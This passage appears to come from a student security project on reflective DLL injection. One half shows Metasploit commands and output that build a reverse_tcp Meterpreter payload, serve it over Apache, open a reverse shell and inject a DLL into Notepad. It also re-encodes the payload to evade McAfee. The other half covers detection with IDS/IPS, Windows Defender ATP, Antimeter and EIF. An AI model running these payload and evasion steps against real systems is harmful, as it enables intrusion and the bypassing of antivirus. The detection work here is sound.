12. Once all the required options are set, run the `reflective_dll_inject` exploit and you will notice on the victim's machine, the Notepad application will crash.

```
msf post(windows/manage/reflective_dll_inject) > run
```

```
[*] Running module against KK-PC  
[*] Injecting /root/Desktop/reflective_dll.dll into 1788 ...  
[*] DLL injected. Executing ReflectiveLoader ...  
[+] DLL injected and invoked.  
[*] Post module execution completed  
msf post(windows/manage/reflective_dll_inject) >
```



SCREENSHOTS OF THE ATTACK PERFORMED

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.221.128 lport=4444 -f exe > /root/Desktop/reverse_tcp.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~#
root@kali:~# service apache2 start
root@kali:~# cd /var/www/html
root@kali:/var/www/html# cp /root/Desktop/reverse_tcp.exe .
root@kali:/var/www/html# ls
index.html index.nginx-debian.html reverse_tcp.exe
root@kali:/var/www/html#
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > windows/meterpreter/reverse_tcp
[-] Unknown command: windows/meterpreter/reverse_tcp.
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.221.128
lhost => 192.168.221.128
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.221.128:4444
[*] Sending stage (179779 bytes) to 192.168.221.129
[*] Meterpreter session 1 opened (192.168.221.128:4444 -> 192.168.221.129:49273) at 2018-10-21 11:43:36 -0600
```

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > use port/windows/manage/reflective_dll_inject
[-] Failed to load module: port/windows/manage/reflective_dll_inject
msf exploit(multi/handler) > use post/windows/manage/reflective_dll_inject
msf post(windows/manage/reflective_dll_inject) > info
```

```
Name: Windows Manage Reflective DLL Injection Module
Module: post/windows/manage/reflective_dll_inject
Platform: Windows
Arch:
Rank: Normal
```

```
Provided by:
Ben Campbell <eat_meatballs@hotmail.co.uk>
```

Compatible session types:

```
Compatible session types:
Meterpreter
```

Basic options:

Name	Current Setting	Required	Description
PATH		yes	Reflective DLL to inject into memory of a process.
PID		yes	Process Identifier to inject of process to inject payload.
SESSION		yes	The session to run this module on.

Description:

```
This module will inject into the memory of a process a specified Reflective DLL.
```

References:

```
CVE: Not available
https://github.com/stephenfewer/ReflectiveDLLInjection
```

```
msf post(windows/manage/reflective_dll_inject) > show options
```

Module options (post/windows/manage/reflective_dll_inject):

Name	Current Setting	Required	Description
PATH		yes	Reflective DLL to inject into memory of a process.
PID		yes	Process Identifier to inject of process to inject payload.
SESSION		yes	The session to run this module on.

```
SESSION          yes          The session to run this module on.

msf post(windows/manage/reflective_dll_inject) > set session 1
session => 1
msf post(windows/manage/reflective_dll_inject) > session -i 1
[-] Unknown command: session.
msf post(windows/manage/reflective_dll_inject) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ps

Process List
=====
```

PID	PPID	Name	Arch	Session	User	Path
-----	------	------	------	---------	------	------


```
meterpreter > background
[*] Backgrounding session 1...
msf post(windows/manage/reflective_dll_inject) > set PID 1788
PID => 1788
msf post(windows/manage/reflective_dll_inject) > set PATH /root/Desktop/reflective_dll.dll
PATH => /root/Desktop/reflective_dll.dll
msf post(windows/manage/reflective_dll_inject) > show options

Module options (post/windows/manage/reflective_dll_inject):

  Name      Current Setting      Required  Description
  ----      -
  PATH      /root/Desktop/reflective_dll.dll  yes      Reflective DLL to inject into memory of a process.
  PID       1788                  yes      Process Identifier to inject of process to inject
  payload.
  SESSION   1                      yes      The session to run this module on.

msf post(windows/manage/reflective_dll_inject) > run

[*] Running module against KK-PC
[*] Injecting /root/Desktop/reflective_dll.dll into 1788 ...
[*] DLL injected. Executing ReflectiveLoader ...
[+] DLL injected and invoked.
[*] Post module execution completed
```



DETECTION AND PREVENTION - IDS & IPS

Various methods are deployed to detect, analyze, alert and stop malicious activities. IPS and IDS sensors being one of these.

IPS and IDS sensors monitor network traffic for any suspicious attacks. A sensor has a signature database where it checks network traffic for a match against malicious signatures. When a signature is matched, the event is logged by the sensor and an alarm notification is sent.

Some sensors which are inline can block the traffic as per the policy created, while others that are not inline to the flow can't block the traffic. For example, an IPS sensor is mainly inline and hence can block malicious traffic. IDS sensors are generally not inline into the network.

If the sensors are installed using port mirroring or network taps, then it is in an IDS mode. Also, if it is connected inline and drop responses are disabled as per the configuration, it is in an IDS mode. IDS sensor will only alert for intrusive traffic but has no or limited capability to drop the malicious traffic. It can maintain IP logs and if the attack is TCP-based, the sensor can generate TCP resets to stop the intrusive activity.

IDS/IPS models could be used as network intrusion (NIDS) or host intrusion detection systems (HIDS). NIDS can analyze the traffic passing through the entire subnet whereas, HIDS runs on individual devices on the network.




Image Source: <https://ipwithease.com>

Commonly used IDS/IPS sensors :

1. *Behavioral/Anomaly based*: This model works according to the normal traffic pattern of the organization. It is based on heuristic-based system. Any anomaly in the normal behavior of the traffic could be detected. Example – excessive bandwidth usage, high CPU utilization in off hours of an organization is a strong indicator of a malicious activity and could be detected using anomaly-based model.

2. *Pattern/Signature based*: It makes use of a signature database to detect known attacks. Ongoing traffic is matched against the known malicious signatures. Alerts are generated in case of a match and bad packets are dropped.
3. *Protocol based*: It helps in detecting SYN flood attacks by analyzing, monitoring and reporting suspicious protocol traffic.

In order to evade detection by these IDS/IPS sensors, attackers have started obfuscating the code. Various encoding methods are used for this purpose. In our case, encoding has been performed to hide meterpreter's malicious reverse TCP file from being detected by McAfee anti-virus software. The detailed procedure has been discussed in the next section.





ENCODING – OBFUSCATING THE CODE

Encoding is a method used for obfuscating the code to make it difficult to read or interpret. Executing the encoded script performs the same way as the original code. This technique is used by the attackers since it is almost impossible for the analyst to understand the intended functionality of the script after encoding. This allows threat actors to hide malicious code that will be executed on target machine.


It gets difficult for malicious files to be detected by the anti-virus tools after using encoding techniques. For example, in our case, reverse_tcp.exe, the malicious file was transferred to the victim's system after encoding which helped set up a reverse TCP connection with the attacker's system.

Before Encoding:

Without encoding the file, we had a high detection ratio, i.e. 51/69 as per VirusTotal.



An antivirus software, McAfee, detected the file as malicious and quarantined the threat.



After Encoding:

An opt_sub encoder was used to encode reverse_tcp.exe file 5 times.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.221.128 lport=4444 -e x86/opt_sub -i 5 -f exe > /root/Desktop/Ereverse_tcp.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/opt_sub
x86/opt_sub succeeded with size 1405 (iteration=0)
x86/opt_sub succeeded with size 5661 (iteration=1)
x86/opt_sub succeeded with size 22685 (iteration=2)
x86/opt_sub succeeded with size 90781 (iteration=3)
x86/opt_sub succeeded with size 363165 (iteration=4)
x86/opt_sub chosen with final size 363165
Payload size: 363165 bytes
Final size of exe file: 438272 bytes
```


TOOLS FOR DETECTION

WINDOWS DEFENDER ATP

Methods of detecting injected libraries, like inspecting a process's currently loaded library for detecting hooked library functions, could not be used since they will not yield the injected library. This is because the injected library's ReflectiveLoader does not register itself with its host process and ReflectiveLoader doesn't require any library functions for it to work.

One way of detecting such attacks, is by checking the chunks of allocated memory via VirtualAlloc, it will show where the loaded library resides. This memory is flagged for not just Read and Write access but also for Execute.

It is suspicious when a chunk of memory which is in the data part of a process's memory is flagged to allow execution. A program's executable code normally resides in the process's EXE region of memory and in any DLL file which is legitimately mapped. The memory region is marked as writable for the shell code to write the code into the region.

It must also be flagged as executable so that the shell code can subsequently pass execution to it. However, just looking for private memory that are flagged RWX rights may lead to false positives because some legitimate programs, such as the .NET Runtime, use self-modifying code.

Lumension Advanced Memory Protection tool and the latest Microsoft update for Windows Defender ATP can help detect such attacks. According to Microsoft, they have built a model that detects reflective DLL loading. The model learns about the normal allocations of a process. For example, a process like Winword.exe allocates page-aligned executable of a fixed memory size and displays unique execution characteristics.

A process associated with malicious allocates executable memory that deviates from the normal behavior. It also includes other features, such as allocation size, history, flags, thread information, etc. This shows that we can use memory events as the primary signal for detecting reflective DLL loading.




Image Source: <https://cloudblogs.microsoft.com>

ANTIMETER TOOL


This tool scans memory to detect Metasploit's meterpreter. It also has features like logging and auto-killing the session. It is not an open source tool yet.

Some of the available arguments of the tool:

- t [time interval] Scans memory in every specified time interval (Default time interval is one minute)
- a Automatically kills the meterpreter process (Disabled by default)
- d Only detects the meterpreter process (Disabled by default)
- e Adds process to the exclusion list


Using the tool-

1. Once we run Antimeter, it starts scanning the memory every 1 minute in our case. The time interval of the scan can be changed, if required.



```
C:\Users\KK\Downloads\antimeter2\antimeter.exe
=====
Antimeter v2.0 [http://www.mertsarica.com]
=====
[+] Scanning memory...
[+] Memory is clear
[+] Rescan memory in 1 minute
```

2. Open meterpreter session on the attacker system.



```
root@kali: ~
File Edit View Search Terminal Help
=====
[.metasploit v4.17.3-dev ]
+ -- --[ 1795 exploits - 1019 auxiliary - 310 post ]
+ -- --[ 538 payloads - 41 encoders - 10 nops ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.221.128
lhost => 192.168.221.128
msf exploit(multi/handler) > set lport 4444
lport => 4444
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.221.128:4444
[*] Sending stage (179779 bytes) to 192.168.221.129
[*] Meterpreter session 1 opened (192.168.221.128:4444 -> 192.168.221.129:49259)
at 2018-12-01 13:33:36 -0700

meterpreter >
```

3. As soon as the meterpreter session is established by running the malicious reverse_tcp.exe file, it gets detected by the Antimeter tool.

```
C:\Users\KK\Downloads\antimeter2\antimeter.exe
=====
Antimeter v2.0 [http://www.mertsarica.com]
=====
[+] Scanning memory...
[+] Meterpreter detected in reverse_tcp.exe!
Would you like to kill this process? (yes/no): _
```

4. After detection, the session can be killed. Antimeter will start rescanning the memory.

```
C:\Users\KK\Downloads\antimeter2\antimeter.exe
=====
Antimeter v2.0 [http://www.mertsarica.com]
=====
[+] Scanning memory...
[+] Meterpreter detected in reverse_tcp.exe!
Would you like to kill this process? (yes/no): yes
[+] Killed reverse_tcp.exe successfully!
[+] Killed 1 meterpreter process until now
[+] Rescan memory in 1 minute
```

5. As we can see, the meterpreter session on the attacker machine has died.

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.221.128:4444
[*] Sending stage (179779 bytes) to 192.168.221.129
[*] Meterpreter session 1 opened (192.168.221.128:4444 -> 192.168.221.129:49259)
at 2018-12-01 13:33:36 -0700

meterpreter >
[*] 192.168.221.129 - Meterpreter session 1 closed. Reason: Died
```

6. We will find the following log entry in the meterpreter log file:

Meterpreter detected! Process: reverse_tcp.exe Date: 2018-12-01 13:33

EIF TOOL

Evil Injection Finder (EIF) tool is designed to find malware injected directly into a process using reflective DLL injection.

We need to have admin rights to run this tool to examine the memory of running processes. EIF tool could also be used with a signature file to help match the known malicious attacks in all processes running on the system. Some memory pages will be unreadable if marked as protected processes by the OS. EIF also comes with EIF_Paser, developed to run on remote systems.

Usage:

The tool comes with the following options:

```
C:\>\Users\khusmit\Desktop\eif-master\eif-master\python\eif32 -h
usage: eif32 [-h] [-d HASH_FILE] [-p PID] [-o FILENAME] [-v] [-w] [-b]
           [-s FILENAME] [-$] [-min ADDRESS] [-max ADDRESS]
           [-i PERMS [PERMS ...]]

optional arguments:
  -h, --help            show this help message and exit
  -d HASH_FILE          Generate or use existing hash db.
  -p PID                Scan only a specific PID.
  -o FILENAME           Save the results to a file.
  -v                    Verbose output.
  -w                    Extract copies of pages from memory.
  -b                    Only show pages without backing file on disk.
  -s FILENAME           Signature file.
  -$                    Only show pages with at least one signature match.
  -min ADDRESS          Print only the addresses that are higher than the
                        specified one. (e.g. 0x000A0000)
  -max ADDRESS          Scan up to a max address. (e.g. 0x000B0000)
  -i PERMS [PERMS ...] Print specific permissions. Default is
                        EXECUTE_READWRITE

Available Permissions: EXECUTE, EXECUTE_READ, EXECUTE_READWRITE,
                       EXECUTE_WRITECOPY, NOACCESS, READWRITE,
                       WRITECOPY, READONLY
```

On starting the EIF tool, it started scanning all the running processes. As seen below, it analyzed the PID 1456 which corresponds to notepad.exe and displayed its address, size and MD5 sum. This address and MD5 sum display the normal/non-malicious values of the process since the below screenshot was taken before running the RMI attack.

```
C:\>\Users\khusmit\Desktop\eif-master\eif-master\python\eif32
+-----+
Evil Inject Finder
Originally by: Nikos Laleas
Modified by: Phillip Smith
+-----+

[*][22:09:09] VirtualQueryEx failed for pid: 4 : System : Access is denied.

[*][22:09:09] Results for PID: 1456 : notepad.exe (32bit) Protected?: No
+-----+

Address | Permissions | Size | File | MZ | DOS | NOPS | Sigs | MD5 Sum
+-----+
0x3b70000 | EXECUTE_READWRITE | 4.00KB | | No | No | 0% | 0 | 6ff23ccb434eeb2648571b04085157e7
```

After running the RMI attack from Kali machine, EIF tool was ran again, in verbose mode. It displayed the processes with malicious signatures. We noticed two malicious things here.

First, an additional code injected into the already running process with PID 1456 – notepad.exe sized 60 KB located in memory at 0x1e90000.

```
C:\>\Users\khusmit\Desktop\eif-master\python\EIF32 -p 1456 -S -v
+-----+
Evil Inject Finder
Originally by: Nikos Laleas
Modified by: Phillip Smith
+-----+

[*][22:50:01] Starting memory analysis...
[*][22:50:01] Analyzing pid: 1456 : notepad.exe
[*][22:50:01] Results for PID: 1456 : notepad.exe (32bit) Protected?: No
+-----+

Address | Permissions | Size | File | MZ | DOS | NOPS | Sigs | MD5 Sum
+-----+
0x1e90000 | EXECUTE_READWRITE | 60.00KB | | Yes | Yes | 0% | 0 | 9e823e775ddfa343e0d76c0d0ff3d855
0x3b70000 | EXECUTE_READWRITE | 4.00KB | | No | No | 0% | 0 | 6ff23ccb434eeb2648571b04085157e7
```

Second, we see a malicious executable named reverse_tcp.exe with PID 3728 running in the background which was not there before we ran the RMI attack.

```
C:\>\Users\khusmit\Desktop\EIF-master\python\EIF32 -p 3728 -S -v
+-----+
Evil Inject Finder
Originally by: Nikos Laleas
Modified by: Phillip Smith
+-----+

[*][22:51:15] Starting memory analysis...
[*][22:51:15] Analyzing pid: 3728 : reverse_tcp.exe
[*][22:51:15] VirtualQueryEx failed for pid: 3728 : reverse_tcp.exe : The parameter is incorrect.
[*][22:51:15] Results for PID: 3728 : reverse_tcp.exe (32bit) Protected?: No
+-----+

Address | Permissions | Size | File | MZ | DOS | NOPS | Sigs | MD5 Sum
+-----+
0x20000 | EXECUTE_READWRITE | 4.00KB | | No | No | 0% | 0 | 05958e4f6871b215a66957b8cbbc53d0
0x270000 | EXECUTE_READWRITE | 176.00KB | | Yes | Yes | 0% | 0 | 4ede3a46cfba6002d742d2bc7c557af
0x2a0000 | EXECUTE_READWRITE | 132.00KB | | Yes | Yes | 0% | 0 | 3683f2a752cac93121c579dd66bc7ec3
0x380000 | EXECUTE_READWRITE | 196.00KB | | Yes | Yes | 0% | 0 | 31fc52b4fb4944559ee501941013796c
0x4c0000 | EXECUTE_READWRITE | 392.00KB | | Yes | Yes | 0% | 0 | 61d3a8945f75b79529181189e2bad070
```

It could be clearly seen that these malicious processes are an indication of a memory injection attack. These processes could then be killed using their PIDs.

CONCLUSION

From this project, it could be concluded that Reflective DLL injection is one of the stealthiest memory attacks. With the wide and free availability of penetration testing tools and vulnerability scanners, performing such attacks is getting easier with each passing day.

So far, we have seen tools like Lumension Advanced Memory Protection, Microsoft ATP for Windows 10, Antimeter and EIF, helps in detecting reflective memory injection attacks. Many more new tools to detect RMI attack will soon start to surface.

For building sophisticated IDS/IPS tools and making our security game strong, effective measures should be taken to incorporate good programming practices like including error checks in the codes. Proper data validation and memory management like making use of canary values could be a good start as well.



REFERENCES

Books

CCNA Cisco Cybersecurity study guide, SECOPS 210-255

Resource Websites

Cyber security fundamentals:

<https://www.umuc.edu/academic-programs/cyber-security/about.cfm>
<https://orangematter.solarwinds.com/cybersecurity-fundamentals-threat-and-attack-terminology/>

Memory injection techniques:

<https://countercept.com/blog/memory-injection-like-a-boss/>

Remote DLL Injection:

<https://resources.infosecinstitute.com/code-injection-types-part-1/#gref>
https://en.wikipedia.org/wiki/DLL_injection

Reflective DLL Injection:

<https://www.andreafortuna.org/cybersecurity/what-is-reflective-dll-injection-and-how-can-be-detected/>
<https://www.itproportal.com/2013/08/08/advice-reflective-memory-injections-lumension/>
<http://www.infosecurityeurope.com/novadocuments/194786?v=635881212816530000>
<http://www.securiteam.com/securityreviews/6P0050KN5U.html>
<https://0x00sec.org/t/reflective-dll-injection/3080>
<https://www.itproportal.com/2013/08/08/advice-reflective-memory-injections-lumension/>
<https://www.wilderssecurity.com>
<https://clymb3r.wordpress.com/2013/04/06/reflective-dll-injection-with-powershell/>

Payload generator:

<https://metasploit.help.rapid7.com/docs/the-payload-generator>

Hacking through Metasploit

<http://toxiccloud.blogspot.com/2013/07/metasploit-tutorial.html>

Reflective DLLs and You:

<https://ijustwannared.team/2018/02/13/reflective-dlls-and-you/>

An Improved Reflective DLL Injection Technique:

<https://disman.tl/2015/01/30/an-improved-reflective-dll-injection-technique.html>

FAROS: Illuminating In-Memory Injection Attacks:

http://www.daniela.ece.ufl.edu/Research_files/dsn18.pdf

Stephen Fewer github code:

<https://github.com/stephenfewer/ReflectiveDLLInjection>

Upgrade your DLL to Reflective DLL:

<https://securitycafe.ro/2015/02/26/upgrade-your-dll-to-reflective-dll/>

Encoding:

<https://null-byte.wonderhowto.com/how-to/hack-Alike-pro-evade-av-software-with-shellter-0168504/>

Windows defender ATP:

<https://cloudblogs.microsoft.com/microsoftsecure/2017/11/13/detecting-reflective-dll-loading-with-windows-defender-atp/>

<https://www.securityweek.com/windows-10-detects-reflective-dll-loading-microsoft>

Antimeter tool:

<https://www.mertsarica.com/antimeter-tool/>

Evil Inject Finder:

<http://cyberfibers.com/2017/11/525/>

<https://github.com/psmitt7373/eif>

Resource Videos

Demo DLL Injection

<https://www.youtube.com/watch?v=6abV1asIs1s>

DLL Injection PART 1

<https://www.youtube.com/watch?v=pBdPlzvPn50>

DLL Injection PART 2

<https://www.youtube.com/watch?v=Chc5MlqX73U>

Memory vulnerabilities:

<https://www.linkedin.com/learning/search?keywords=dll%20injection>

Code Injection:

<https://www.coursera.org/lecture/software-security/code-injection-zpuZ0>

Bypassing anti-virus & hacking windows 10 using empire

<https://www.youtube.com/watch?v=a2NYnp7Az7k>

Reflective DLL injection metasploit module

https://www.youtube.com/watch?v=Ng5OYbk_i-Y

Reflective DLL to execute payloads in memory

<https://www.youtube.com/watch?v=2OceBMgQiVo>

Windows hacking using Metasploit

<https://www.youtube.com/watch?v=yZZMUib1DQI>

Introduction to Metasploit for Penetration Testing

<https://www.youtube.com/watch?v=j-r5uFmuioA>

Metasploit - Reverse meterpreter shell

<https://www.youtube.com/watch?v=yKoD5Oy8CKQ>

Encoding:

<https://www.youtube.com/watch?v=tOUMbgTc91w>